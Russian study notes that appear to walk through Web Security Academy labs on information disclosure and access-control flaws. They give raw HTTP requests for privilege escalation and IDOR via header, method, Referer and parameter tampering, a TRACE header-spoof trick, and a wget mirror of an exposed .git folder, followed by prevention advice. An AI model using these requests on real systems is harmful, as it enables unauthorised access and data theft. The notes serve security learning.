Раскрытие информации, также известное как утечка информации, - это когда веб-сайт непреднамеренно раскрывает конфиденциальную информацию своим пользователям. В зависимости от контекста, веб-сайты могут передавать потенциальному злоумышленнику любую информацию, в том числе:

- Данные о других пользователях, такие как имена пользователей или финансовая информация
- Конфиденциальные коммерческие или бизнес-данные
- Технические подробности о сайте и его инфраструктуре

Вообще говоря, во время тестирования важно не развивать «туннельное зрение». Другими словами, вам следует избегать слишком узкого внимания к конкретной уязвимости. Конфиденциальные данные могут просочиться в самые разные места, поэтому важно не пропустить ничего, что может пригодиться позже.

Вы часто будете находить конфиденциальные данные во время тестирования чего-то другого. Ключевой навык - способность распознавать интересную информацию, когда и где бы вы ее ни встретили.

Ниже приведены некоторые примеры высокоуровневых методов и инструментов, которые можно использовать для выявления уязвимостей раскрытия информации во время тестирования.

- Fuzzing
- Using Burp Scanner
- Using Burp's engagement tools
- Engineering informative responses

Using Burp's engagement tools

Burp предоставляет несколько инструментов взаимодействия, которые можно использовать для более легкого поиска интересной информации на целевом веб-сайте. Вы можете получить доступ к инструментам взаимодействия из контекстного меню - просто щелкните правой кнопкой мыши любое сообщение HTTP, запись Burp Proxy или элемент на карте сайта и перейдите в «Инструменты взаимодействия».

Следующие инструменты особенно полезны в этом контексте.

Search

Вы можете использовать этот инструмент для поиска любого выражения в выбранном элементе. Вы можете настроить результаты, используя различные параметры расширенного поиска, такие как поиск по регулярным выражениям или поиск минус-слов. Это полезно для быстрого поиска появления (или отсутствия) определенных интересующих ключевых слов.

Find comments

Вы можете использовать этот инструмент для быстрого извлечения любых комментариев разработчика, найденных в выбранном элементе. Он также предоставляет вкладки для мгновенного доступа к циклу HTTP-запроса / ответа, в котором был найден каждый комментарий.

Discover content

Вы можете использовать этот инструмент для определения дополнительного контента и функций, которые не связаны с видимым контентом веб-сайта. Это может быть полезно для поиска дополнительных каталогов и файлов, которые не обязательно появятся на карте сайта автоматически.

Информативные отзывы

Подробные сообщения об ошибках могут иногда раскрывать интересную информацию, пока вы занимаетесь обычным рабочим процессом тестирования. Однако, изучив способ изменения сообщений об ошибках в зависимости от вашего ввода, вы можете сделать еще один шаг вперед. В некоторых случаях вы сможете манипулировать веб-сайтом для извлечения произвольных данных с помощью сообщения об ошибке.

Есть множество способов сделать это в зависимости от конкретного сценария, с которым вы столкнетесь. Одним из распространенных примеров является попытка логики приложения выполнить недопустимое действие с определенным элементом данных. Например, отправка недопустимого значения параметра может привести к трассировке стека или ответу отладки, который содержит интересные подробности. Иногда вы можете заставить сообщения об ошибках раскрыть значение ваших желаемых данных в ответе.

1. Сообщения об ошибках

- With Burp running, open one of the product pages.
- В Burp перейдите в «Прокси» > «История HTTP» и обратите внимание, что GET запрос страниц продукта содержит productId параметр.
Отправьте GET /product?productId=1запрос в Burp Repeater.
Обратите внимание, что ваш productIdтовар может отличаться в зависимости от того, какую страницу продукта вы загрузили.
- В Burp Repeater измените значение productIdпараметра на нецелочисленный тип данных, например строку. Отправьте заявку.
GET /product?productId="example"
- Неожиданный тип данных вызывает исключение, и в ответе отображается полная трассировка стека. Это показывает, что лаборатория использует Apache Struts 2 2.3.31.

2. Данные отладки

В целях отладки многие веб-сайты создают настраиваемые сообщения об ошибках и журналы, содержащие большой объем информации о поведении приложения. Хотя эта информация полезна во время разработки, она также чрезвычайно полезна для злоумышленника, если она просочится в производственную среду. Отладочные сообщения иногда могут содержать важную информацию для разработки атаки, в том числе:

- Значения ключевых переменных сеанса, которыми можно управлять с помощью пользовательского ввода
- Имена хостов и учетные данные для серверных компонентов
- Имена файлов и каталогов на сервере
- Ключи, используемые для шифрования данных, передаваемых через клиента

Информация об отладке иногда может быть записана в отдельный файл. Если злоумышленник

может получить доступ к этому файлу, он может служить полезным справочником для понимания состояния выполнения приложения.

Он также может предоставить несколько подсказок относительно того, как они могут предоставлять созданный ввод для управления состоянием приложения и управления полученной информацией.

пример:

Go to the "Target" > "Site Map" tab.

Right-click on the top-level entry for the lab and select "Engagement tools" > "Find comments".

Notice that the home page contains an HTML comment that contains a link called "Debug". This points to /cgi-bin/phpinfo.php.

Внимательно изучить phpinfo

3. Раскрытие исходного кода через файлы резервных копий

Получение доступа к исходному коду значительно упрощает злоумышленнику понимание поведения приложения и создание атак высокой степени серьезности.

Конфиденциальные данные иногда даже жестко закодированы в исходном коде. Типичные примеры этого включают ключи API и учетные данные для доступа к внутренним компонентам.

Если вы можете определить, что используется конкретная технология с открытым исходным кодом, это обеспечивает легкий доступ к ограниченному количеству исходного кода.

Иногда можно даже заставить веб-сайт открывать собственный исходный код.

При составлении схемы веб-сайта вы можете обнаружить, что некоторые файлы исходного кода упоминаются явно.

К сожалению, их запрос обычно не раскрывает сам код.

Когда сервер обрабатывает файлы с определенным расширением, например .php, он обычно выполняет код, а не просто отправляет его клиенту в виде текста.

Однако в некоторых ситуациях вы можете обманом заставить веб-сайт вернуть содержимое файла.

Например, текстовые редакторы часто создают временные файлы резервных копий во время редактирования исходного файла.

Эти временные файлы обычно обозначаются каким-либо образом, например, добавлением тильды (~) к имени файла или добавив другое расширение файла.

Запрос файла кода с использованием расширения файла резервной копии может иногда позволить вам прочитать содержимое файла в ответе.

После того, как злоумышленник получит доступ к исходному коду, это может стать огромным шагом на пути к возможности идентифицировать и использовать дополнительные уязвимости, которые в противном случае были бы практически невозможны. Один из таких примеров - небезопасная десериализация.

4. Раскрытие информации из-за небезопасной конфигурации

Иногда веб-сайты становятся уязвимыми из-за неправильной настройки.

Это особенно распространено из-за широкого использования сторонних технологий, широкий спектр параметров конфигурации которых не обязательно хорошо понимается теми, кто их реализует.

В других случаях разработчики могут забыть отключить различные параметры отладки в производственной среде.

Например, TRACE метод HTTP предназначен для диагностических целей.

Если этот параметр включен, веб-сервер будет отвечать на запросы, использующие этот TRACE

метод, повторяя в ответе точный полученный запрос.

Такое поведение часто безвредно, но иногда приводит к раскрытию информации, например имени заголовков внутренней аутентификации, которые могут быть добавлены к запросам обратными прокси-серверами.

пример:

1. In Burp Repeater, browse to GET /admin. The response discloses that the admin panel is only accessible if logged in as an administrator, or if requested from a local IP.
2. Send the request again, but this time use the TRACE method:

TRACE /admin

3. Study the response. Notice that the X-Custom-IP-Authorization header, containing your IP address, was automatically appended to your request.

This is used to determine whether or not the request came from the localhost IP address.

4. Go to "Proxy" > "Options", scroll down to the "Match and Replace" section, and click "Add". Leave the match condition blank, but in the "Replace" field, enter X-Custom-IP-Authorization: 127.0.0.1. Burp Proxy will now add this header to every request you send.

5. Browse to the home page. Notice that you now have access to the admin panel, where you can delete Carlos.

5. История контроля версий

Практически все веб-сайты разрабатываются с использованием той или иной системы контроля версий, например Git. \

По умолчанию проект Git хранит все данные управления версиями в папке с именем .git.

Иногда веб-сайты открывают этот каталог в производственной среде. В этом случае вы можете получить к нему доступ, просто перейдя на /.git.

Хотя часто бывает непрактично просматривать структуру и содержимое необработанного файла вручную, существуют различные способы загрузки всего .gitкаталога.

Затем вы можете открыть его, используя локальную установку Git, чтобы получить доступ к истории контроля версий веб-сайта.

Это могут быть журналы, содержащие зафиксированные изменения и другую интересную информацию.

Это может не дать вам доступа к полному исходному коду, но сравнение различий позволит вам читать небольшие фрагменты кода.

Как и в случае с любым исходным кодом, вы также можете найти конфиденциальные данные, жестко закодированные в некоторых измененных строках.

пример:

```
wget -r https://your-lab-id.web-security-academy.net/.git
```

```
git show
git log
git show
```


vuln code

Как предотвратить раскрытие информации уязвимости:

Полностью предотвратить раскрытие информации сложно из-за огромного количества способов, которыми это может произойти.

Однако есть несколько общих рекомендаций, которым вы можете следовать, чтобы минимизировать риск проникновения подобных уязвимостей на ваши собственные веб-сайты.

- Убедитесь, что все, кто участвует в создании веб-сайта, полностью осведомлены о том, какая информация считается конфиденциальной. Иногда, казалось бы, безобидная информация может быть гораздо полезнее для злоумышленника, чем люди думают. Выделение этих опасностей может помочь обеспечить более безопасное обращение с конфиденциальной информацией в вашей организации в целом.
- Проверяйте любой код на предмет потенциального раскрытия информации как часть процессов контроля качества или сборки. Некоторые связанные задачи, например удаление комментариев разработчиков, должно быть относительно легко автоматизировать.
- По возможности используйте общие сообщения об ошибках. Не сообщайте злоумышленникам о поведении приложения без надобности.
- Дважды проверьте, что в производственной среде отключены все функции отладки или диагностики.
- Убедитесь, что вы полностью понимаете параметры конфигурации и последствия для безопасности любых сторонних технологий, которые вы внедряете. Найдите время, чтобы изучить и отключить любые функции и настройки, которые вам действительно не нужны.

! 44. Контроль доступа и постэксп

Вертикальное повышение привилегий.

1. Незащищенный функционал администратора

Пользователь может просто получить доступ к административным функциям, перейдя непосредственно на соответствующий URL-адрес администратора.

Например, веб-сайт может размещать конфиденциальные функции по следующему URL-адресу:

<https://insecure-website.com/admin>

Фактически, это может быть доступно любому пользователю, а не только административным пользователям, у которых есть ссылка на функциональность в их пользовательском интерфейсе. В некоторых случаях административный URL-адрес может быть раскрыт в других местах, например в robots.txt файле:

<https://insecure-website.com/robots.txt>

Даже если URL-адрес нигде не раскрывается, злоумышленник может использовать список слов для перебора местоположения конфиденциальной функции.

2. Незащищенный функционал администратора с непредсказуемым URL

Злоумышленник может не догадаться напрямую. Однако приложение может по-прежнему передавать URL-адрес пользователям. Например, URL-адрес может быть раскрыт в JavaScript, который создает пользовательский интерфейс на основе роли пользователя:

```
<script>
var isAdmin = false;
if (isAdmin) {
  ...
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('https://insecure-website.com/administrator-panel-yb556');
  adminPanelTag.innerText = 'Admin panel';
  ...
}
</script>
```

Этот сценарий добавляет ссылку на пользовательский интерфейс, если он является пользователем с правами администратора. Однако сценарий, содержащий URL-адрес, виден всем пользователям независимо от их роли.

3. Методы контроля доступа на основе параметров

Некоторые приложения определяют права доступа или роль пользователя при входе в систему, а затем сохраняют эту информацию в контролируемом пользователем месте, таком как скрытое поле, файл cookie или предварительно заданный параметр строки запроса. Приложение принимает последующие решения по управлению доступом на основе представленного значения. Например:

<https://insecure-website.com/login/home.jsp?admin=true>

<https://insecure-website.com/login/home.jsp?role=1>

Этот подход принципиально небезопасен, потому что пользователь может просто изменить значение и получить доступ к функциям, к которым он не авторизован, таким как административные функции.

пример 1 (User role controlled by request parameter):

```
GET /admin HTTP/1.1
Host: acb81f7a1fe28c0f801e1c6c008200d1.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: session=6BRcCv9yVoToe7IdnAeqn62TqDBq9Mjb; Admin=false
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


пример 2 (User role can be modified in user profile):

На странице пользователя присутствовал функционал изменения email, при изменении email пользователю присваивался определенный roleid, в нашем случае он был равен 1. Если изменить этот roleid в теле JSON, то мы можем присвоить пользователю другую роль, в нашем случае это роль администратора.

Таким был запрос/ответ, обрати внимание что по умолчанию присваивается roleid:1

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to `/my-account/change-email` with a JSON body: `{ "email": "wiener@normal-user.net", "roleid": 1 }`. The 'Response' tab shows a 302 Found status with a JSON body: `{ "username": "wiener", "email": "wiener@normal-user.net", "apikey": "SvavirLNOQTGVYIVzILz9vor9P1WVant", "roleid": 1 }`.

Таким запрос/ответ должен стать, обрати внимание что нужно присвоить roleid:2, так как это roleid админа (нужно перебрать)



4. Нарушение контроля доступа в результате неправильной конфигурации платформы

Некоторые приложения обеспечивают контроль доступа на уровне платформы, ограничивая доступ к определенным URL-адресам и методам HTTP в зависимости от роли пользователя. Например, приложение может настраивать такие правила, как следующие:

DENY: POST, /admin/deleteUser, managers

Это правило запрещает доступ к POSTметоду по URL-адресу /admin/deleteUser для пользователей в группе менеджеров.

В этой ситуации могут что-то пойти не так, что приведет к обходу контроля доступа.

Некоторые платформы приложений поддерживают различные нестандартные заголовки HTTP, которые можно использовать для переопределения URL-адреса в исходном запросе, например X-Original-URL и X-Rewrite-URL.

Если веб-сайт использует строгие внешние элементы управления для ограничения доступа на основе URL-адреса, но приложение позволяет переопределить URL-адрес с помощью заголовка запроса, тогда можно будет обойти элементы управления доступом, используя запрос, подобный следующему:

POST / HTTP/1.1

X-Original-URL: /admin/deleteUser

пример:

В данном примере у нас нет прямого доступа к странице /admin, т.к. он ограничен правами доступа.

Но сайт поддерживает заголовок X-Original-URL, с помощью которого мы можем получить доступ к странице /admin

```
GET / HTTP/1.1
Host: ac3d1f121e6f8fb980c58efe008900ab.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://ac3d1f121e6f8fb980c58efe008900ab.web-security-academy.net/
Cookie: session=RxqdFF8F76iOgvNuJ3CHDc9h9Z1ao75E
Upgrade-Insecure-Requests: 1
X-Original-URL: /admin
```

иногда мож

5. Контроль доступа на основе методов можно обойти

Альтернативная атака может возникнуть в отношении метода HTTP, используемого в запросе. Приведенные выше внешние элементы управления ограничивают доступ на основе URL-адреса и метода HTTP.

Некоторые веб-сайты терпимы к альтернативным методам HTTP-запросов при выполнении действия.

Если злоумышленник может использовать тот GET(или другой) метод для выполнения действий с ограниченным URL-адресом, он может обойти контроль доступа, реализованный на уровне платформы.

Берем запрос от администратора на повышение роли пользователя, ставим туда свои куки (обычного пользователя), отправляем, получаем ошибку, потому что идет ограничение на POST метод. Меняем метод запрос на GET, [Change request method](#), получаем повышение своей роли до админа.

пример:

The screenshot shows an HTTP request in a tool like Burp Suite. The request is a POST to /admin-roles. The body contains 'username=wagner&action=upgrade'. A red arrow points to the 'action=upgrade' part. Another red arrow points to the 'session=QUibOFodF56z7lavP6cFagdkCHfo7EhO' cookie in the Cookie header. A context menu is open over the request, with 'Change request method' highlighted. The menu options include: Scan, Do passive scan, Do active scan, Send to Intruder (Ctrl+I), Send to Repeater (Ctrl+R), Send to Sequencer, Send to Comparer, Send to Decoder, Show response in browser, Request in browser, Engagement tools, Change request method, and Change body encoding.

```
POST /admin-roles HTTP/1.1
Host: ac3b1f151e31a877809f4a55009900bc.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://ac3b1f151e31a877809f4a55009900bc.web-security-academy.net
DNT: 1
Connection: close
Referer: https://ac3b1f151e31a877809f4a55009900bc.web-security-academy.net/admin
Cookie: session=QUibOFodF56z7lavP6cFagdkCHfo7EhO
Upgrade-Insecure-Requests: 1

username=wagner&action=upgrade
```

Горизонтальное повышение привилегий.

6. ID пользователя контролируется параметром запроса

Горизонтальная эскалация привилегий возникает, когда пользователь может получить доступ к ресурсам, принадлежащим другому пользователю, вместо своих собственных ресурсов этого типа. Например, если сотрудник должен иметь доступ только к своим записям занятости и заработной платы, но фактически может также получить доступ к записям других сотрудников, то это горизонтальное повышение привилегий. Атаки с горизонтальным повышением привилегий могут использовать методы эксплойтов, аналогичные типам вертикального повышения привилегий. Например, пользователь обычно может получить доступ к странице своей учетной записи, используя следующий URL-адрес:

<https://insecure-website.com/myaccount?id=123>

Теперь, если злоумышленник изменяет id значение параметра на значение другого пользователя, то злоумышленник может получить доступ к странице учетной записи другого пользователя со связанными данными и функциями

пример:

Переходя по ссылке “Мой профиль” мы можем изменить id учетной записи и получить доступ к профилю другого пользователя.

```
GET /my-account?id=wiener HTTP/1.1
Host: acad1f5c1e795d4980b107c1002300ca.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://acad1f5c1e795d4980b107c1002300ca.web-security-academy.net/
Cookie: session=rQjVzHWK5XqqFqB0Aomvny@MuWIEReJl
Upgrade-Insecure-Requests: 1
```

7. Идентификатор пользователя, управляемый параметром запроса, с непредсказуемыми идентификаторами пользователей

В некоторых приложениях эксплуатируемый параметр не имеет предсказуемого значения. Например, вместо увеличивающегося числа приложение может использовать глобальные уникальные идентификаторы (GUID) для идентификации пользователей. Здесь злоумышленник может быть не в состоянии угадать или предсказать идентификатор другого пользователя.

Однако идентификаторы GUID, принадлежащие другим пользователям, могут быть раскрыты в другом месте приложения, на которое ссылаются пользователи, например в сообщениях или обзорах пользователей.

пример:

Находим на форуме пользователя и видим его GUID, подставляем вместо своего, при получении доступа к личному кабинету (см. пред. задание)

When the leaflet dropped through in town. At the risk of sounding like coming to. I'm not keen on all the safety aspect. But what on earth curiosity killed the cat and all that.

On arrival, you'd be forgiven for the and the aroma of candyfloss. But android greeted me with a refresh offered 'a nice cup of java'. Java as have expected, skinny decaf latte,

<https://ac2f1fe51ed2c7e380264e110044003b.web-security-academy.net/blogs?userId=2265c496-2934-4919-ab7a-09e6474bf3e3>

8. ID пользователя, управляемый параметром запроса, с утечкой данных при перенаправлении

В некоторых случаях приложение обнаруживает, когда пользователю не разрешен доступ к ресурсу, и возвращает перенаправление на страницу входа.

Однако ответ, содержащий перенаправление, может по-прежнему включать некоторые конфиденциальные данные, принадлежащие целевому пользователю, поэтому атака по-прежнему успешна.

пример:

При замене своего id на чужой, нас начинает перенаправлять на начальную страницу, но на странице перенаправления (302) мы все равно можем увидеть всю информацию.

```
GET /my-account?id=carlos HTTP/1.1
Host: acea1ff01e4ff5088097400c00a100c7.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://acea1ff01e4ff5088097400c00a100c7.web-security-academy.net/my-account?id=wiener
Cookie: session=AchQX7Tuzq2X42xfaw2xOHsuI2nRuvIH
Upgrade-Insecure-Requests: 1

1 HTTP/1.1 302 Found
2 Location: /
3 Content-Type: text/html; charset=utf-8
4 Connection: close
5 Content-Length: 3498
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href="/resources/css/academyLabHeader.css" rel="stylesheet">
11 <link href="/resources/css/labs.css" rel="stylesheet">
12 <title>
13   User ID controlled by request parameter with data leakage in redirect
14 </title>
15 </head>
16 <body>
17 <script src="/resources/js/labHeader.js">
18 </script>
19
20 <div id="academyLabHeader">
21   <section class="academyLabBanner">
22     <div class="container">
23       <div class="logo">
```

Horizontal to vertical privilege escalation

9. ID пользователя контролируется параметром запроса с раскрытием пароля

При доступе к своей странице меняем id на администратора и смотрим его пароль

пример:

```
GET /my-account?id=administrator HTTP/1.1
Host: acdcifif5152d68101b8800260042.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://acdcifif5152d68101b8800260042.web-security-academy.net/my-account?id=wiener
Cookie: session=pqx6oS6BOM2cNTd9f0d0SD5D5Wk0ITna6
Upgrade-Insecure-Requests: 1
```

```
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
--
</p>
<a href="/logout">Log out</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
My Account
</h1>
<div id="account-content">
<p>
Your username is: administrator
</p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
<label>
Email
</label>
<input required type="email" name="email" value="">
<input required type="hidden" name="csrf" value="AjyEsPA0S5b6LkgGjpuhEva4iCYf14">
<button class="button" type="submit">
Update email
</button>
</form>
<form class="login-form" action="/my-account/change-password" method="POST">
<div>
<label>
Password
</label>
<input required type="hidden" name="csrf" value="AjyEsPA0S5b6LkgGjpuhEva4iCYf14">
<input required type="password" name="password" value="p7qyvy1y85xyg70zila"/>
<button class="button" type="submit">
Update password
</button>
</div>
</div>
</section>
</div>
</body>
</html>
```

10. Небезопасные прямые ссылки на объекты (IDOR)

Небезопасные прямые ссылки на объекты (IDOR) являются подкатегорией уязвимостей управления доступом.

IDOR возникает, когда приложение использует вводимые пользователем данные для прямого доступа к объектам, и злоумышленник может изменить ввод для получения несанкционированного доступа.

Уязвимость IDOR с прямой ссылкой на объекты базы данных

Рассмотрим веб-сайт, который использует следующий URL-адрес для доступа к странице учетной записи клиента, получая информацию из внутренней базы данных:

https://insecure-website.com/customer_account?customer_number=132355

Здесь номер клиента используется непосредственно в качестве индекса записи в запросах, которые выполняются во внутренней базе данных.

Если других элементов управления нет, злоумышленник может просто изменить customer_number значение, минуя элементы управления доступом, чтобы просмотреть записи других клиентов.

Это пример уязвимости IDOR, ведущей к горизонтальному повышению привилегий.

Злоумышленник может выполнить горизонтальное и вертикальное повышение привилегий, изменив пользователя на пользователя с дополнительными привилегиями, минуя элементы управления доступом.

Другие возможности включают использование утечки пароля или изменение параметров, например, после того, как злоумышленник попал на страницу учетных записей пользователя.

Уязвимость IDOR с прямой ссылкой на статические файлы

Уязвимости IDOR часто возникают, когда конфиденциальные ресурсы расположены в статических файлах в файловой системе на стороне сервера.

Например, веб-сайт может сохранять транскрипты сообщений чата на диск, используя увеличивающееся имя файла, и разрешать пользователям получать их, посещая URL-адрес, подобный следующему:

<https://insecure-website.com/static/12144.txt>

В этой ситуации злоумышленник может просто изменить имя файла, чтобы получить стенограмму, созданную другим пользователем, и потенциально получить учетные данные пользователя и другие конфиденциальные данные.

пример:

На сайте присутствует возможность скачивания файла переписки в чате (8.txt) , при скачивании показывается откуда скачивается и что, изменив что скачивать, можно получить доступ к чужим перепискам (1.txt)

```
GET /download-transcript/8.txt HTTP/1.1
Host: ac2alf8clif41526c81bdlecc00070005.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac2alf8clif41526c81bdlecc00070005.web-security-academy.net/chat
DNT: 1
Connection: close
Cookie: session=RRQIwuALcjdNHejObYlrsOXwYq5aXIj1
```

11. Уязвимости контроля доступа в многоэтапных процессах

Многие веб-сайты реализуют важные функции в виде серии шагов.

Это часто делается, когда необходимо зафиксировать различные входные данные или параметры,

или когда пользователю необходимо просмотреть и подтвердить детали перед выполнением действия.

Например, административная функция для обновления сведений о пользователе может включать следующие шаги:

1. Загрузить форму, содержащую детали для конкретного пользователя.
2. Отправить изменения.
3. Просмотрите изменения и подтвердите.

Иногда веб-сайт реализует строгий контроль доступа к некоторым из этих шагов, но игнорирует другие.

Например, предположим, что элементы управления доступом правильно применены к первому и второму шагам, но не к третьему шагу.

Фактически, веб-сайт предполагает, что пользователь достигнет шага 3 только в том случае, если он уже выполнил первые шаги, которые должным образом контролируются.

Здесь злоумышленник может получить несанкционированный доступ к функции, пропустив первые два шага и напрямую отправив запрос на третий шаг с необходимыми параметрами.

пример:

В данном примере у администратора есть функция изменения роли пользователя, происходит она в 2 этапа.

1 - выбор пользователя и действие

2 - подтверждение

Мы можем пропустить первый этап и приступить сразу ко второму, изменив имя пользователя на свое и подставив свои куки (обычного пользователя)

Таким образом мы повышаем роль своего пользователя до админа

Правда у нас был доступ к админской панели и мы видели запрос, который формируется, если у нас не будет доступа изначально к админской панели, то не ясно как мы сможем сформировать запрос на повышение роли, только подбором.

```
POST /admin-roles HTTP/1.1
Host: ac271f741e1b584180812a9b006700c6.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://ac271f741e1b584180812a9b006700c6.web-security-academy.net
DNT: 1
Connection: close
Referer: https://ac271f741e1b584180812a9b006700c6.web-security-academy.net/admin
Cookie: session=Qhr4xFMjLhFtRzFb1Mzq4HbLEDZOWWnM
Upgrade-Insecure-Requests: 1
```

username=carlos&action=upgrade

12. Управление доступом на основе рефералов

Некоторые веб-сайты основывают элементы управления доступом на Referer заголовке, отправленном в HTTP-запросе.

Referer Заголовок , как правило , добавляют к запросам браузеров , чтобы указать страницу , с которой был инициирован запрос.

Например, предположим, что приложение надежно обеспечивает контроль доступа к главной административной странице /admin,

но для подстраниц, например, /admin/deleteUser проверяет только Referer заголовок. Если Referer заголовок содержит основной /admin URL-адрес, запрос разрешен.

В этой ситуации, поскольку Referer злоумышленник может полностью контролировать заголовок, он может подделывать прямые запросы к чувствительным подстраницам, предоставляя требуемый Referer заголовок, и таким образом получать несанкционированный доступ.

пример:

Так же как и в прошлом задании просто берем запрос на апгрейд, который формирует админ и подставляем туда свои куки.

Важно чтобы Referer заголовок был от страницы /admin.

```
GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
Host: ac0e1f7d1fb303b0804320b5001e0008.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://ac0e1f7d1fb303b0804320b5001e0008.web-security-academy.net/admin
Cookie: session=ieclxr6jkEunfYMr3aCTVlVicoc9YvxdS
Upgrade-Insecure-Requests: 1
```

```
1 HTTP/1.1 302 Found
2 Location: /admin
3 Connection: close
4 Content-Length: 0
5
6
```

13. Контроль доступа на основе местоположения

Некоторые веб-сайты обеспечивают контроль доступа к ресурсам в зависимости от географического положения пользователя.

Это может относиться, например, к банковским приложениям или медиа-сервисам, где действуют государственные законы или ограничения ведения бизнеса.

Эти средства контроля доступа часто можно обойти, используя веб-прокси, VPN или манипулируя механизмами геолокации на стороне клиента.

vuln code

Как предотвратить уязвимости контроля доступа

Уязвимости контроля доступа, как правило, можно предотвратить, применив подход глубоководной защиты и применяя следующие принципы:

- Никогда не полагайтесь только на обфускацию для контроля доступа.
- Если ресурс не предназначен для публичного доступа, запрещать доступ по умолчанию.
- По возможности используйте единый для всего приложения механизм для обеспечения контроля доступа.
 - На уровне кода сделайте обязательным для разработчиков объявлять доступ, разрешенный для каждого ресурса, и запрещать доступ по умолчанию.
 - Тщательно проверьте и протестируйте средства управления доступом, чтобы убедиться, что они работают должным образом.

! 45. Подделка запросов на стороне сервера SSRF

